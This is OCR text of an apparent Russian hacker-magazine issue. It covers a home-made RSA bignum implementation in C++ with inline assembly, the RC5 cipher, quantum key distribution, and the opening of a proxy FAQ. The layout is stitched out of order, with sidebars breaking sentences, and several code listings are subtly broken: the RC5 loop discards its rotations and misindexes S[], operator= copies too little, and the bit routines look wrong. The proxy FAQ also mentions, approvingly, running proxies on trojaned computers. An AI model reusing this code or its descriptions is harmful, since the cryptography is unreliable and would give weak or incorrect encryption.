В 1994 году было разложено на множители 129-разрядное число. Причем всего за 8 месяцев. А производительность компьютеров с того времени, как известно, уже порядочно выросла. Кроме этого, было выяснено, что для больших чисел существует более эффективный, нежели по алгоритму квадратичного решета, метод разложения на множители. Это метод общего решета числового поля. Но все-таки пока дела у алгоритмов с открытым ключом не так уж плохи. Ведь даже осторожный до паранойи Брюс Шнайер считает, что ключа в 2017 бит (а максимальная длина ключа в PGP составляет аж 2048 бит) будет достаточно, чтобы защитить твои секреты в 2020 от организации с бюджетом в 25 * 10^9 долларов. Думаю, что моя личная переписка таких денег не стоит =).

ем, загружаемым из памяти, со значением типа int. Конструктор по умолчанию создает число с нулевым значением. Для обращения к отдельному биту (они лежат на отрезке [1, length]) используется operator[]. Его реализация элементарна и для пущей эффективности может быть выполнена на ассемблере.

Остальные операторы - оператор сложения (+=), вычитания (-=), сравнения и побитового сдвига влево на 1 бит. Операторы сложения и вычитания написаны на асме (в виде ассемблерных вставок). Вот, к примеру, оператор сложения:

```
void Number::operator+= (Number &number)
{
 dword* destination = data;
 dword* source = number.data;
 asm {
        mov     edi, destination
        mov     esi, source
        mov     ecx, LENGTH_DWORD
        xor     eax, eax
cycle1:mov      eax, [esi]
        adc     [edi], eax
        lea     esi, [esi+4]
        lea     edi, [edi+4]
        loop    cycle1
 }
}
```

Оператор вычитания - точная копия оператора сложения, только вместо adc используется sbb. Почитать об ассемблере вообще и о "цепочечных" директивах можно в [6].

A^B MOD C

Использование перегруженных операторов делает программу элегантной. В идеале хотелось бы, чтобы функции шифрования и дешифровки выглядели вроде этой: (x^d) mod n. Однако возведение в степень такого огромного числа путем перемножения заняло бы кучу времени. Поэтому операции возведения в степень и нахождения остатка объединены в функции mod_exp(Number& a, Number& b, Number& n):

```
Number mod_exp(Number& a, Number& b,
Number& n)
{
 Number r(1);
 Number t;
 t = a;
 Number buf;
 for(int i = 1; i <= return_upper_bit(b); i++)
 {
    if (b[i])
    {
            mod_mult(buf, r, t, n);
      r = buf;
    }
    mod_mult(buf, t, t, n);
    t = buf;
 }
 return r;
}
```

В этой процедуре используется известный метод возведения x в n-ую степень с использованием двоичного представления числа n. Для понимания метода рассмотрим пример. Пусть нужно возвести x в 11 степень. 11 = 1011 в двоичном коде. Тогда x^11 = x * x ^ 2 * x ^ 8. И x^11 mod n можно представить так: (x^ 8 * ((x^2 * (x mod n)) mod n)) mod n. Теперь нам необходима функция, выполняющая действие (a * b) mod n - mod_mult(a, b, n).

```
void mod_mult(Number& r, Number& a,
Number& b, Number& n)
{
 r.null(); // r = 0
 for (int i = return_upper_bit(b); i >= 1; i--) //
return_upper_bit - возвращает старший
значащий бит
 {
  r.shift_left();
  if (r >= n) r -= n;
  if (b[i])
  {
   r += a;
   if (r >= n) r -= n;
  }
 }
}
```


Так как x возводится в степени двойки, то операцию возведения в k степень можно заменить операцией побитового сдвига влево на k позиций. То есть x^11 mod n равносильно следующему: (x << 8 * ((x << 2 * (x mod n)) mod n)) mod n. x << k же равносильно x << 1 (x.shift_left()), выполненному k раз.

Остаток же от деления вычисляется как r -= n (как только r >= n).

ВЫЧИСЛЕНИЕ КЛЮЧЕЙ

Для начала можно не заморачиваться с генерацией ключей, а доверить эту трудоемкую задачу PGP или другой сторонней программе (см. врезку). Однако в конце концов к этому придется вернуться.

»



А кто говорил, что будет легко?

Разумное решение - хранить большие числа в массиве unsigned long int.


PGP - pretty good privacy - изрядно хорошая секретность.

По-английски НОД - GCD (Greatest Common Divisor).

Несмотря на то, что алгоритм Евклида был открыт около 2300 лет назад, он до сих пор остается отличным методом нахождения НОД.

ГЕНЕРАЦИЯ КЛЮЧЕЙ С ПОМОЩЬЮ PGP

Пока не напишешь процедуры для вычисления чисел n, d, e сам, можно генерировать их с помощью программы PGP. Я использовал версию 2.6.3i, которая свободно распространяется через интернет. Итак, скачиваем эту программу. Набираем pgp.exe -kg -l. Теперь достаточно лишь перенаправить вывод в файл и наслаждаться результатом. Однако, как метко подметил товарищ ZOMBiE, "when i did two keys in such way, i understood - it is sucks" =). Видимо, окончательно задолбавшись генерировать ключи таким образом, ZOMBiE написал две программы (которые можно достать по адресу **http://zOmbie.host.sk/**) - SCRGRAB. Скачиваем и делаем так: SCRGRAB key PGP.EXE -kg -l и TEXDEN key.



Генерация ключа при помощи PGP

Как найти простые числа r и h? Действуют так: генерируют случайные числа необходимой длины и подвергают их вероятностной проверке на простоту. Для обеспечения случайности чисел можно, как в PGP, использовать время между нажатиями на клавиши при наборе какого-то текста. Далее число как-то изменяется (к примеру, увеличивается на константу).

Для проверки на простоту используются тесты Лемана, Миллера-Рабина, Соловея-Штрассена. Тест Лемана, к примеру, работает так: если для какого-то числа a величина (a ^ ((r - 1) / 2) mod r) не равна 1 или -1, то r - не простое (это следует из теоремы Ферма - см. [4]). Чем больше проверок для разных значений a - тем больше вероятность правильности ответа. Этот метод хорош тем, что обычно бракует большие составные числа уже за одну проверку.

Чтобы еще ускорить работу программы, перед тестом Лемана число проверяют с помощью заранее заготовленного набора 16-битных простых чисел - p[]. Далее : нет, ты не угадал. Никто не делит каждое новое число на них до посинения. Составляется таблица остатков от деления начального случайного числа на p[] - r[]. Далее случайное число увеличивается на delta. Используется равенство p mod p[] = (delta + r[]) mod p[] (оно следует из того, что (a + b) mod n = (a + (b mod n)) mod n).

Получив r и h (а следовательно, и n = r * h), переходят к подбору e. Напомню, что e - небольшое число, взаимно простое с t=(r-1)*(h-1). Для этого подставляем в e 3, 5, 7, 9 и т.д. пока НОД(e, t) != 1. НОД - наибольший общий делитель, который ищется с помощью алгоритма Евклида. В двух словах его можно описать так. Пусть нужно найти НОД(u, v). Присваиваем r = u mod v. Далее u = v, v = r. И так до тех пор, покуда v != 0. Если v = 0, то НОД(u, v) = u. Подробнее об алгоритме Евклида, а также о бинарном методе нахождения НОД смотри в [1].

Напомню, что для вычисления d нужно вычислить обратное в группе вычетов - e^-1. Как это сделать? Существуют методы, построенные на модифицированном алгоритме Евклида. О них опять же можно прочитать в [1]. Реализация есть в [2]. Кроме того, можно заглянуть в исходники PGP.

Моя реализация, к сожалению, не содержит алгоритмов для генерации ключа. Тебе придется писать их самому. Общие рекомендации даны, однако неплохо бы было посмотреть на примеры реально работающих программ. Рекомендую GnuPG - версию PGP, распространяемую под лицензией GPL. Кроме того, довольного много исходников есть на http://z0mbie.host.sk/.


НЕМНОГО О СИММЕТРИЧНЫХ АЛГОРИТМАХ

Как уже отмечалось, RSA (да и вообще любой алгоритм с открытым ключом) работает гораздо медленнее симметричных систем шифрования. В реальных программах применяют комбинированную схему. Иногда методы с открытым ключом применяются только при передаче секретного ключа. Поэтому нелишним будет рассмотреть поподробнее и какой-нибудь симметричный алгоритм. Чтобы не зацикливаться на DES, по-

В 70-е годы Дж.Стейн предложил абсолютно другой метод нахождения НОД - бинарный, который хорошо подходит для машинной реализации.

RC5 был изобретен Роном Ривестом.

Таинственные числа 0xB7E1516 3 и 0x9E3779B 9 Рон взял не с потолка, они были выбраны из соображений криптостойкости.



Хорошо, когда есть куда стремиться

ДОПОЛНИТЕЛЬНАЯ ИНФОРМАЦИЯ ПО ТЕМЕ

1. Дональд Кнут "Искусство программирования для ЭВМ" Книга 2, раздел Арифметика
2. Генри Уоррен "Алгоритмические трюки для программистов"
3. Бьерн Страуструп "Язык программирования C++"
4. Т.Кормен, Ч.Лейзерзон, Р.Ривест "Алгоритмы: построение и анализ"
5. Брюс Шнайер "Прикладная криптография"
6. Виктор Юров "Ассемблер"

РЕАЛИЗАЦИЯ КЛАССА NUMBER

```
/* ---------------------------------------- */
// number.cpp
/* ---------------------------------------- */

#include "number.h"

void Number::null()
{
 for(int i = 0; i < LENGTH_DWORD; i++)
  data[i] = 0;
}

Number::Number()
{
 upper_bit = -1;
 data = new dword[LENGTH_DWORD];
 null();
}

Number::Number(dword number)
{
 upper_bit = -1;
 data = new dword[LENGTH_DWORD];
 null();
 data[0] = number;
}

Number::Number(dword* ptr)
{
 upper_bit = -1;
 data = new dword[LENGTH_DWORD];
 null();
 copy(ptr, ptr + LENGTH_DWORD, data);
}

Number::Number(dword* ptr, int amount)
{
 upper_bit = -1;
 data = new dword[LENGTH_DWORD];
 null();
 copy(ptr, ptr + amount, data);
}

void Number::shift_left()
{
  dword* p = data;
  asm{
        mov     edi, p
        xor     eax, eax
        mov     ecx, LENGTH_DWORD
   cycle0:rcl     dword ptr [edi], 1
        lea     edi, [edi+4]
        loop    cycle0
  }
}

int return_upper_bit(Number& number)
{
 if(number.upper_bit != -1) return
number.upper_bit;
 for (int i = LENGTH; i >= 1; i--)
  if (!number[i]) {
   number.upper_bit = i;
   return i;
  }
 return 0;
}

char* Number::to_str()
{
 return (char*)data;
}

ostream& operator<< (ostream &out,
Number &number)
{
 out.setf(ios::uppercase | ios::internal);
 for(int i = LENGTH_DWORD - 1; i >= 0 ; i--)
  out << hex << std::setw(8) << std::setfill('0')
<< number.data[i];
 out.unsetf(ios::uppercase | ios::internal);
 return out;
}

bool Number::operator[] (int i)   // i □a□-
€<?+□в [1; length]
{
 int cell, offset;
 dword test;
 if(i > LENGTH) return 0;
 cell = (i - 1) / SIZE_OF_DWORD;
 offset =  i + SIZE_OF_DWORD * cell - 1;
 test = (1 << offset);
 test &= data[cell];
 return(test != 0);
}

void Number::operator= (Number number)
{
 copy(number.data, number.data +
LENGTH_DWORD - 1, data);
}

void Number::operator+= (Number &num-
ber)
{
 dword* destination = data;
 dword* source = number.data;
 asm {
        mov     edi, destination
        mov     esi, source
        mov     ecx, LENGTH_DWORD
        xor     eax, eax
  cycle1:mov    eax, [esi]
        adc     [edi], eax
        lea     esi, [esi+4]
        lea     edi, [edi+4]
        loop    cycle1
 }
}

void Number::operator-= (Number &number)
{
 dword* destination = data;
 dword* source = number.data;
 asm {
        mov     edi, destination
        mov     esi, source
        mov     ecx, LENGTH_DWORD
        xor     eax, eax
  cycle2:mov    eax, [esi]
        sbb     [edi], eax
        lea     esi, [esi+4]
        lea     edi, [edi+4]
        loop    cycle2
 }
}
bool operator>= (Number &n1, Number &n2)
{
 for(int i = LENGTH_DWORD - 1; i >= 0; i--) {
  if(n1.data[i] > n2.data[i]) return true;
  if(n1.data[i] < n2.data[i]) return false;
 }
 return true;
}
```

пытаемся препарировать незаслуженно забытый нами RC5.

Вообще говоря, под названием RC5 скрывается целое семейство алгоритмов, отличающихся длиной ключа, длиной блока и количеством раундов. Для реализации на x86 наиболее подходит вариант с 64-битным блоком данных (каждый блок хранится в двух dword'ах). В алгоритме используется всего 3 операции - исключающее или (XOR), сложение и циклический сдвиг (влево и вправо). Перед шифрованием, с использованием значения ключа, заполняется массив dword'ов длиной 2 * r + 2 - S[], где r - количество раундов. Механизм шифрования легче всего понять из листинга:

```
void rc5(dword *data, int blocks) // data -
указатель на данные; blocks - количество
блоков
{
 for(int i = 0; i < blocks; i++)
 { // Обозначим A = data[0] - первую поло-
вину сообщения, B = data[1] - вторую
  data[0] += S[0]; // A = A + S[0]
  data[1] += S[1]; // B = B + S[1]
  for(int j = 0; j < r * 2; j += 2)
  {
   data[0] ^= data[1]; // A = ((A XOR B) << B) +
S[2 * i]
   data[0] << data[1];
   data[0] += S[i];
   data[1] ^= data[0]; // A = ((A XOR B) << B) +
S[2 * i + 1]
   data[1] << data[0];
   data[1] += S[i+1];
  }
  data += 2;
 }
}
```

Здесь << k - циклический сдвиг влево на k битов. Дешифрация так же проста, как и шифрование - она заключается в применении операций в обратном порядке. Т.е. B = ((B - S[2 * i + 1]) >> A) XOR A;

A = ((A - S[2 * i]) >> B) XOR B.

Теперь о формировании массива S[]. Сначала он заполняется так: S[0] = 0xB7E15163. S[i] = S[i - 1] + 0x9E3779B9 mod 2^32. Затем выполняются следующие операции: A = S[i] = S[i] + A + B << 3; B = L[i] + A + B << A + B. Начальные значения A и B - нуль.

О симметричных криптоалгоритмах отлично рассказано в [5]. В конце этой книги собраны исходники всех описанных там алгоритмов.

Существуют эффективные способы выполнения арифметических операций над большими числами, когда работают не с самими числами, а с их остатками.

Ввод-вывод и действия над переменными ставшего уже привычным типа string тоже выполнены посредством перегруженных операторов.

ПАРА СЛОВ НАПОСЛЕДОК

Как видишь, криптография - штука довольно интересная. Надеюсь, моя статья поможет тебе совладать с ней. Но никогда не стоит останавливаться на достигнутом. Кто знает, может быть, следующий стандарт шифрования РФ будет основан на твоем алгоритме?

Скрыпников 'Slam' Сергей (sergey@soobcha.org)

НАЗАД В БУДУЩЕЕ...

КВАНТОВАЯ КРИПТОГРАФИЯ - ИНФОРМАЦИЯ К РАЗМЫШЛЕНИЮ

Хочешь сохранить в тайне свои телефонные переговоры или передаваемую по Сети информацию? Хочешь быть недосягаемым для кулхацкеров, которые юзают снифферы, чтобы читать твои мессаги в аське, а то и вовсе тырить у тебя пароли? Если да, то это статья для тебя! Придется, правда, вспомнить основы квантовой физики, но ведь это для нас как два байта отослать, верно? :)

За последнее десятилетие криптографические методы широко внедрились в мирную жизнь всего общества - от банковских и телекоммуникационных технологий до домашнего компьютерного софта, который шифрует информацию.

Идеи квантового компьютера и квантовой криптографии возникли через сто лет после рождения квантовой физики. Возможность построения квантовых компьютеров и систем связи подтверждается современными теоретическими и экспериментальными исследованиями. И, возможно, ты будешь свидетелем фундаментального открытия, которое позволит уменьшить размеры и увеличить производительность компьютеров на порядок, а то и на порядки. А пока я лишь расскажу о том, что такое квантовая криптография и как она может помочь в защите твоей информации.

ФИЗИЧЕСКИЕ ОСНОВЫ КВАНТОВОЙ КРИПТОГРАФИИ

Немного расскажу о физических основах квантовой криптографии, чтобы тебе было легче понять то, что написано ниже.

Соотношение неопределенности. Великий физик Гейзенберг в свое время обнаружил, что в микромире невозможно точно измерить одновременно координаты и импульс частицы.

Явление поляризации света. В электромагнитной волне вектор напряженности электрического поля может быть ориентирован в произвольном направлении в плоскости, перпендикулярной направлению распространения волны. Если эта ориентация случайна, свет неполяризован. Если нет, то в зависимости от того, какую фигуру описывает конец вектора, говорят о плоской, круговой, сферической поляризации. Ты, конечно, помнишь, что фотон - это квант электромагнитного поля :), поэтому мы будем говорить о "поляризованных фотонах".

Самой главной, т.е. базовой задачей криптографии является шифрование данных и очень часто - аутентификация Отправителя.

Поляризационные фильтры. Пропускают определенным образом поляризованный свет. Предположим, у нас есть поток плоскополяризованных в горизонтальном направлении фотонов. Он проходит через горизонтальный фильтр. Если начать поворачивать фильтр, то поток пропускаемых фотонов будет уменьшаться до тех пор, пока при повороте на 90 градусов ни один фотон из данного потока не сможет пройти через фильтр.

LET'S GO!

Одной из основных проблем современной криптографии является безопасное распределение ключей, в частности, защита от атак типа "человек посередине" (man-in-the-middle) при использовании алгоритмов с открытым ключом. Перед началом безопасного "общения" (например, с соседом, с которым ты устраиваешь тайную переписку) происходит обмен ключами. Это должно произойти так, чтобы никакая третья сторона не смогла узнать даже его части или подсунуть наивному соседу и тебе вместо ваших ключей свои, фальшивые, чтобы тайно читать вашу переписку (вы об этом даже не узнаете). Вы, конечно, можете закрыться в ванной комнате, включить воду и говорить шепотом, но есть и другой путь - задача безопасной пересылки ключей может быть решена с помощью квантовой рассылки ключей QKD (Quantum Key Distribution). Надежность метода основана на нерушимости законов квантовой механики, кулхацкер никаким способом не сможет отвести часть сигнала с передающей линии, так как нельзя поделить электромагнитный квант на части. Любая попытка третьей стороны вмешаться в процесс передачи вызовет очень высокий уровень ошибок. Как говорят специалисты, степень надежности в данной методике выше, чем в случае применения алгоритмов с парными ключами (например, RSA). Скорость передачи данных в случае Quantum Key Distribution невысока, но для передачи ключей это и не требуется.


ОСНОВЫ ОСНОВ

Первый протокол квантовой криптографии (BB84) был предложен и опубликован в 1984 году Беннетом (фирма IBM) и Брассардом (идея была

Даже самые крутые хакеры бессильны перед квантовой криптографией.

СТОИТ ПОЧИТАТЬ!

Дополнительную информацию по теме ты сможешь найти в книге Д.Бауместера "Физика квантовой информации: Квантовая криптография. Квантовая телепортация. Квантовые вычисления", издательство Постмаркет, март 2002.
Книга освещает новейшие достижения на новом, чрезвычайно актуальном направлении исследований, возникшем на стыке передовых областей науки - квантовой механики, оптики, лазерной физики, теории информации и программирования, дискретной математики.
Цена книги в интернет-магазинах около 350 рублей.



Передаем данные с помощью КК

развита Экертом в 1991 году). В основе метода квантовой криптографии лежит наблюдение квантовых состояний фотонов. Отправитель задает эти состояния, а Получатель их регистрирует. Здесь используется принцип неопределенности (когда две квантовые сопряженные величины не могут быть точно измерены одновременно). Отправитель кодирует отправляемые данные, задавая определенные квантовые состояния, Получатель регистрирует эти состояния. Затем Получатель и Отправитель совместно обсуждают результаты наблюдений. Обсуждение результатов касается ошибок, внесенных шумами или купхацкером, и не раскрывает содержимого переданного сообщения.

В качестве источника света может использоваться светоизлучающий диод или лазер. Свет формируется в виде коротких импульсов. Поляризация каждого импульса модулируется Отправителем. Получатель измеряет поляризацию фотонов и сообщает Отправителю, какую последовательность базовых состояний он использовал. Отправитель уведомляет Получателя о том, какие базовые состояния использованы корректно.

Более эффективной проверкой для Отправителя и Получателя является проверка на четность, осуществляемая по открытому каналу (в качестве открытого канала могут использоваться как обычные телефонные линии, линии радиосвязи или локальные сети, так и твоя любимая выделенка в стандартном режиме работы). Например, Отправитель может сообщить: "Я просмотрел 1-й, 2-й, 10-й ... и 99-й из моих 1000 битов данных, и они содержат четное число единиц. Тогда Получатель подсчитывает число единиц на тех же самых позициях. Можно показать, что если данные у Получателя и Отправителя отличаются, проверка на четность случайного подмножества этих данных выявит этот факт с вероятностью 0,5 независимо от числа и местоположения ошибок. Достаточно повторить такой тест 20 раз с 20 различными случайными подмножествами, чтобы сделать вероятность необнаруженной ошибки очень малой, хотя такая вероятность всегда существует, как-никак все мы люди и можем ошибаться (вдруг ты вчера расстался с подругой?).

ПРАКТИЧЕСКОЕ ПРИМЕНЕНИЕ

Через 5 лет, т.е. в 1989 г., все те же Беннет и Брассард в Исследовательском центре IBM построили первую работающую квантово-криптографическую систему (ККС). Она состояла из квантового канала, содержащего передатчик Отправителя на одном конце и приемник Получателя на другом, размещенные на оптической »

ПОЛУЧЕНИЕ ОДНОФОТОННОГО СВЕТА

Получение однофотонного света - непростая задача. Впервые поток одиночных фотонов был получен при резонансном возбуждении отдельных атомов и ионов, находящихся в "ловушке" (при резонансном оптическом возбуждении один атом не может излучить два фотона одновременно). С тех пор были испробованы различные способы генерации однофотонных импульсов, однако наиболее предпочтительными - по причине их легкой применяемости и интегрируемости в электронные устройства - являются твердотельные источники одиночных фотонов. Одним из вариантов таких источников являются структуры с полупроводниковыми квантовыми точками (искусственными атомами). Они (квантовые точки) представляют собой специальным образом выращенные наноразмерные островки-включения одного полупроводникового материала (с меньшей шириной запрещенной зоны) в матрице другого (с большей шириной запрещенной зоны). Из-за различия ширины запрещенных зон носители заряда оказываются локализованы в пределах островка, следствием чего является квазиатомный (представляющий собой набор отдельных уровней) энергетический спектр, что и нужно для излучения однофотонного света.

скамье длиной около метра в светонепроницаемом полутораметровом кожухе размером 0,5x0,5 м. Собственно квантовый канал представлял собой свободный воздушный канал длиной около 32 см. Макет управлялся с персонального компьютера, который содержал программное представление Отправителя и Получателя, а также Кулхацкера.

В 1989 г. передача сообщения посредством потока фотонов через воздушную среду на расстояние 32 см с компьютера на компьютер завершилась успешно. Основная проблема при увеличении расстояния между приемником и передатчиком - сохранение поляризации фотонов. Сейчас в рабочих системах, конечно, используют оптоволокно.

Квантовый генератор случайных чисел от idQuantique

Система обмена ключами idQuantique

ГРОССАН

■ Группе Гроссана (Фредерик Гроссан, Институт оптики в Орсэ, Франция) удалось наглядно продемонстрировать перспективы исследования возможности использования переменных, принимающих непрерывный ряд значений, а также разработать аппаратное обеспечение и софт, необходимые для работы с квантовыми ключами. Чем эта система примечательна: в ней измеряется непрерывный ряд значений, регистрация каждого переданного фотона уже не обязательна! Исследователям удалось обеспечить передачу зашифрованных данных со скоростью 75 Кбит/с, и это несмотря на то, что более половины фотонов терялись при передаче!

■ Такая система потенциально обладает намного большим быстродействием, чем системы со счетом единичных фотонов. Это делает ее весьма привлекательной для высокоскоростной передачи данных с высокой степенью секретности на небольшие расстояния - менее 15 км.

СОСТОЯНИЕ ДЕЛ НА СЕГОДНЯШНИЙ ДЕНЬ

■ Работы в области квантовой криптографии ведутся во многих странах. В России, например, этими вопросами активно занимаются в Государственном университете телекоммуникаций (Санкт-Петербург). В США в Лос-Аламосской национальной лаборатории создана линия связи общей длиной 48 км, в которой осуществляется распределение ключей со скоростью несколько десятков Кбит/с, а в университете Дж.Хопкинса реализована локальная вычислительная сеть с квантовым каналом связи длиной 1 км, в которой достигнута скорость передачи 5 Кбит/с. В Великобритании, в Оксфордском университете, реализован целый ряд макетов квантово-криптографических систем с использованием различных методов модуляции и детектирования оптических сигналов.

Компания MagiQ (www.magiqtech.com) недавно представила систему Navajo, совершеннейшую из всех ныне существующих систем квантовых шифровальных систем. Это первая коммерчески доступная система квантовой криптографии. Основной продукт - MagiQ VPN Security Gateway - шлюз для организации VPN с использованием квантовой криптографии. Система поддерживает до 100 обменов ключами в секунду, максимальное расстояние между точками - 120 километров!

Технология использует отдельные фотоны для передачи цифровых ключей, широко используемых для кодирования секретных документов. Фотоны настолько чувствительны к внешнему воздействию, что при попытке отследить их во время передачи, их поведение мгновенно изменится, оповещая Отправителя и Получателя и отменяя перехваченный код.

Второе относительно широко доступное на сегодня решение - от компании idQuantique (www.idquantique.com). Она предлагает системы распределения ключей, генераторы случайных чисел и детекторы фотонов (применение они находят пока только среди ученых).

Интерес к квантовой криптографии со стороны коммерческих и военных организаций растет, так как эта технология гарантирует абсолютную защиту. И мы уже стали свидетелями события, по важности близкого к революции в шифровании - выходу на рынок рабочих систем, использующих методы квантовой криптографии!

Счетчик единичных фотонов idQuantique

Content:

16 Большой proxy FAQ
Все, что ты хотел знать о прокси, но стеснялся спросить

20 E-mail без проблем
Защищаем электронную почту

24 Защити себя в IRC
Как уберечься от нападения

Мастер (pochemu@scootera.net)

БОЛЬШОЙ PROXY FAQ

ВСЕ, ЧТО ТЫ ХОТЕЛ ЗНАТЬ О ПРОКСИ, НО СТЕСНЯЛСЯ СПРОСИТЬ

ЧТО ТАКОЕ ПРОКСИ-СЕРВЕР И С ЧЕМ ЕГО ЕДЯТ?

Proxy-сервер - это сервер-посредник между пользователем и удаленным сервером, к которому пользователь хочет обратиться.

ЗАЧЕМ НУЖНА ПРОКСЯ?

Кэширующий прокси-сервер способен ускорить серфинг веба или, что немаловажно, сделать его анонимным (или почти анонимным :)). Также с прокси возможно заново входить в чаты или смотреть сайты, на которые злой админ заблокировал тебе доступ. Proxy используют и для того, чтобы ввести в заблуждение веб-сервер, например, если ты выходишь в инет из России, а хочешь, чтобы сервер думал, будто ты американец. Для того чтобы добиться от прокси максимального результата, нужно найти наиболее подходящий тебе сервер (с широким каналом и нужным географическим положением).

КАКИЕ ПРОГИ РАБОТАЮТ С SOCKS PROXY?

С SOCKS работают такие монстры, как ICQ, mIRC, Internet Explorer (поддерживает Socks4), Napster, AudioGalaxy, eDoonkey и gp.

ЧТО ДЕЛАТЬ, ЕСЛИ МОЯ ЛЮБИМАЯ ПРОГРАММА НЕ ПОДДЕРЖИВАЕТ SOCKS?

Натрави на нее SocksCap (www.socks.permeo.com) и Pormeo Security Driver (www.pormeo.com). Есть также отличная бесплатная программа без ограничений (в отличие от SocksCap) - FreeCap (www.freecap.ru). Принцип работы этих софтин такой. С помощью специальной программы-лаунчера запускается твоя неумелая в плане работы с SOCKS программка, все ее вызовы виндовых сетевых API-функций отлавливаются (через API-слайсинг), и все подключения переадресовываются на SOCKS-сервер. В SocksCap и FreeCap каждую тупую прогу нужно отдельно выбирать, PSD умеет делать так, чтобы все приложения работали через SOCKS сами (можно задавать исключения). Еще одна приятная фича FreeCap - поддержка цепочки соксов и HTTP-прокси.

КАК СДЕЛАТЬ PROXY-СЕРВЕР?

Если тебе нужен обычный прокси-сервер, установи соответствующую прогу. Отличная миниатюрная универсальная прокся (HTTP, SOCKS, TCP relay etc) - 3[APA3A]tiny proxy, ее (вместе с исходниками) можно найти на security.nnov.ru. Обычно особо продвинутые ставят прокси на затрояненные компы, а простые юзвери ищут в инете списки бесплатных проксей. Самый популярный кэширующий прокси - Squid (www.squid-cache.org), его можно обнаружить на серверах самых различных организаций.

ГДЕ МНЕ ВЗЯТЬ ПРОКСИ?

Списков прокси полно на просторах интернета, поэтому воспользуйся любым поисковиком или загляни на www.samair.ru/proxy, www.freeproxy.ru/ru/links.htm или www.proxychecker.ru.

КАК МНЕ НАПИСАТЬ SOCKS-ПРОКСИ?

